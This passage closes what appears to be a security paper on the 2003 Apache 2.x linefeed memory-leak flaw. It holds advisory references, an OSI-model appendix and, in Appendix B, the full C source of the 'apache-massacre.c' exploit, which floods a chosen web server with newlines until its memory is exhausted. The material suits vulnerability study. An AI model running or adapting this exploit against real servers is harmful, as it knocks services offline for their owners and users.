Author unknown. "SecurityFocus HOME Vulns Info: Apache Web Server Linefeed Memory Allocation Denial." 30 April 2003. URL: http://www.securityfocus.com/bid/7254/info/ (2 July 2003).

iDEFENSE. "Denial of Service in Apache HTTP Server 2.x April 8, 2003." 8 April 2003. URL: http://www.idefense.com/advisory/04.08.03.txt (17 June 2003).

Fielding, R., UC Irvine, Gettys, J., Mogul, J., DEC, Frystyk, H., Berners-Lee, T. MIT/LCS. “Hypertext Transfer Protocol -- HTTP/1.1.“ January 1997. URL: http://www.w3.org/Protocols/rfc2068/rfc2068 (2 July 2003).

Lafon, Yves. “HTTP - Hypertext Transfer Protocol Overview.“ 16 April 2003. URL: http://www.w3.org/Protocols/ (2 July 2003).

Author unknown. “SecurityFocus home vulns exploit: Apache Web Server Linefeed Memory Allocation Denial.“ URL: http://www.securityfocus.com/bid/7254/exploit/ (2 July 2003).

Author unknown. “SecuriTeam.com ™ (Denial of Service in Apache HTTP Server 2.x).“ URL: http://www.securiteam.com/unixfocus/5YP012K9PS.html (2 July 2003).

labs@idefense.com. “MARC: msg 'Exploit Code Released for Apache 2.x Memory Leak'.“ 3 April 2003. URL: http://marc.theaimsgroup.com/?l=bugtraq&m=104994309010974&w=2 (2 July 2003).

Author unknown. “CERT-NL S-03-022: Denial of Service in Apache HTTP Server 2.x.“ 9 April 2003 URL: http://cert-nl.surfnet.nl/s/2003/S-03-022.htm (2 July 2003).

Rowe Jr., William A. “Bugtraq: PATCH: [CAN-2003-0132] Apache 2.0.44 Denial of Service Vulnerability.“ 11 April 2003. URL: http://lists.insecure.org/lists/bugtraq/2003/Apr/0180.html (2 July 2003).


Author unknown. “Red Hat -- Linux, Embedded Linux and Open Source Solutions.“ 9 April, 2003. URL: http://www.redhat.com/archives/redhat-watch-list/2003-April/msg00013.html (2 July 2003).

Author unknown. “Apache Week. Apache httpd 2.0 vulnerabilities.“ 22 July 2003. URL: http://www.apacheweek.com/features/security-20 (22 July 2003).

Appendix A: OSI Model

http://www.techweb.com/encyclopedia/defineterm?term=OSImodel

From Computer Desktop Encyclopedia
© 1998 The Computer Language Co. Inc.



Application - Layer 7

This top layer defines the language and syntax that programs use to communicate with other programs. The application layer represents the purpose of communicating in the first place. For example, a program in a client workstation uses commands to request data from a program in the server. Common functions at this layer are opening, closing, reading and writing files, transferring files and e-mail messages, executing remote jobs and obtaining directory information about network resources.

Presentation - Layer 6
When data are transmitted between different types of computer systems, the presentation layer negotiates and manages the way data are represented and encoded. For example, it provides a common denominator between ASCII and EBCDIC machines as well as between different floating point and binary formats. Sun's XDR and OSI's ASN.1 are two protocols used for this purpose. This layer is also used for encryption and decryption.

Session - Layer 5
Provides coordination of the communications in an orderly manner. It determines one-way or two-way communications and manages the dialog between both parties; for example, making sure that the previous request has been fulfilled before the next one is sent. It also marks significant parts of the transmitted data with checkpoints to allow for fast recovery in the event of a connection failure.

In practice, this layer is often not used or services within this layer are sometimes incorporated into the transport layer.

Transport - Layer 4
The transport layer is responsible for overall end to end validity and integrity of the transmission. The lower data link layer (layer 2) is only responsible for delivering packets from one node to another. Thus, if a packet gets lost in a router somewhere in the enterprise Internet, the transport layer will detect that. It ensures that if a 12MB file is sent, the full 12MB is received.

"OSI transport services" include layers 1 through 4, collectively responsible for delivering a complete message or file from sending to receiving station without error.

Network - Layer 3
The network layer establishes the route between the sending and receiving stations. The node to node function of the data link layer (layer 2) is extended across the entire Internetwork, because a routable protocol contains a network address in addition to a station address.

This layer is the switching function of the dial-up telephone system as well as the functions performed by routable protocols such as IP, IPX, SNA and AppleTalk. If all stations are contained within a single network segment, then the routing capability in this layer is not required. See layer 3 switch.

Data Link - Layer 2
The data link is responsible for node to node validity and integrity of the transmission. The transmitted bits are divided into frames; for example, an

Ethernet, Token Ring or FDDI frame in local area networks (LANs). Layers 1 and 2 are required for every type of communications. For more on this layer, see data link protocol.

Physical - Layer 1

The physical layer is responsible for passing bits onto and receiving them from the connecting medium. This layer has no understanding of the meaning of the bits, but deals with the electrical and mechanical characteristics of the signals and signaling methods. For example, it comprises the RTS and CTS signals in an RS-232 environment, as well as TDM and FDM techniques for multiplexing data on a line. SONET also provides layer 1 capability.

Appendix B: Matt Murphy's apache-massacre.c program

```
/* apache-massacre.c
 * Test code for Apache 2.x Memory Leak
 * By Matthew Murphy
 *
 * DISCLAIMER: This exploit tool is provided only to test networks for a
 * known vulnerability.  Do not use this tool on systems you do not control,
 * and do not use this tool on networks you do not own without appropriate
 * consent from the network owner.  You are responsible for any damage your
 * use of the tool causes.  In no event may the author of this tool be held
 * responsible for damages relating to its use.
 *
 * Apache 2.x (2.0.44 and prior) has a memory leak in its request handling
 * that causes it to handle newlines in an akward manner -- it allocates
 * 80 bytes for each.  This quickly turns into a nightmare for server stats.
 * On Windows XP, I was able to cause Apache to consume 390 MB in a matter
 * of a few minutes.
 *
 * The idea is to fire off millions of newlines, depriving Apache of valuable
 * memory, causing a huge performance degredation.  The worst part about this
 * flaw is that leaked memory isn't recovered until the Apache child process
 * terminates.
 *
 * The high consumption drops some when the session ends, but there is still
 * a substantial increase in memory use that doesn't end until Apache exits.
 * I got memory use up to a peak of about 69,000 KB, and it dropped down to
 * about 37,000 KB.  The attacking code was the only traffic on the server --
 * the idle memory use of the server is about 7,132 KB.  Although the leak is
 * cut in half when the connection terminates, the leak is still a mighty
 * 29,878 KB (21.3 MB).  All this occurred in a matter of 15 seconds on my
 * 2.51 GHz P4.
 *
 * As with most Apache exposures, the impacts vary between ports of the server:
 *
 * Non-Unix (Win32, Netware, OS/2): These ports are most adversely affected
 * by this, as Apache's child process doesn't terminate normally unless the
 * parent process stops.  This means that leaks (and any performance loss) hang
 * around until Apache is restarted.
 *
 * Unix/mpm_prefork: This MPM offers the most protection against successful
 * exploitation, as its processes exit at the end of the request.
 *
 * Unix/other MPMs: These other MPMs utilize multiple Apache processes for
 * multiple Apache requests.  Depending on the MPM in use and the traffic rates
 * of the server, this may be used to the advantage of a potential attacker.
```

```
 * If multiple different Apache processes are utilized, an attacker can spread
 * the substantial leak between processes to dodge resource limits imposed on
 * httpd's UID (usually nobody, www, or apache)
 *
 * Credit: iDEFENSE reported this issue to several security lists on April 8,
 * 2003 following the Apache release announcement.  Apache fixed the flaw
about
 * a month after the initial disclosure of this vulnerability.  iDEFENSE credits
 * the discovery of this vulnerability to an anonymous researcher.
 *
 * Happy Hunting!
 */

#ifndef _WIN32
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <fcntl.h>
#else
#include <windows.h>
#pragma comment(lib, "wsock32.lib")
#endif
#include <stdlib.h>
#include <stdio.h>

int sig_fired = 0;

#ifndef _WIN32
void sig_handler(int sig) {
#else
BOOL WINAPI sig_handler(DWORD dwCtrlType) {
#endif
        sig_fired = 1;
#ifndef _WIN32
        return;
#else
        return TRUE;
#endif
}

int main(int argc, char *argv[]) {
        SOCKET s;
```

```
        struct sockaddr_in sin;
        char buffer[1025];
        struct hostent *he;
        unsigned short iPort = 80;
        int newlines = 100;
        char *p;
        char *p2;
        int i;
#ifdef _WIN32
        WSADATA wsa_prov;
#endif
        printf("Apache Massacre v1.0\r\n");
        printf("Exploit by Matthew Murphy\r\n");
        printf("Vulnerability reported by iDEFENSE Labs\r\n\r\n");
#ifdef _WIN32
        if (WSAStartup(0x0101, &wsa_prov)) {
                perror("WSAStartup");
                exit(1);
        }
#endif
        printf("Please enter the web server's host/IP: ");
        fgets(&buffer[0], 1024, stdin);
        he = gethostbyname(&buffer[0]);
        if (!he) {
                perror("gethostbyname");
                exit(1);
        }
        sin.sin_addr.s_addr = *((unsigned long *)he->h_addr);
        printf("Please enter the web server's port: ");
        fgets(&buffer[0], 1024, stdin);
        iPort = (unsigned short)atoi(&buffer[0]);
#ifndef _WIN32
#ifdef _SOLARIS
        sigset(SIGINT, &sig_handler);
#else
        signal(SIGINT, &sig_handler);
#endif
#else
        SetConsoleCtrlHandler(&sig_handler, TRUE);
#endif
        printf("How many newlines should be in each request [100]: ");
        fgets(&buffer[0], 1024, stdin);
        if (!buffer[0] == 0x0D && !buffer[0] == 0x0A) {
                newlines = atoi(&buffer[0]);
        }
        p = malloc(newlines*2);
```

```
        p2 = p;
        for (i = 0; i < newlines; i++) {
                *p2 = 0x0D;
                p2++;
                *p2 = 0x0A;
                p2++;
        }
        newlines += newlines;
        s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (s < 0) {
                perror("socket");
                exit(1);
        }
        sin.sin_family = AF_INET;
        sin.sin_port = htons(iPort);
        if (connect(s, (const struct sockaddr *)&sin, sizeof(struct sockaddr_in))) {
                perror("connect");
                exit(1);
        }
        while (1) {
                if (!send(s, (char *)p, newlines, 0) == newlines) {
                        perror("send");
                        exit(1);
                }
                if (sig_fired) {
                        printf("Terminating on SIGINT");
                        free(p);
#ifndef _WIN32
                        close(s);
#else
                        closesocket(s);
                        WSACleanup();
#endif
                        exit(0);
                }
        }
}
```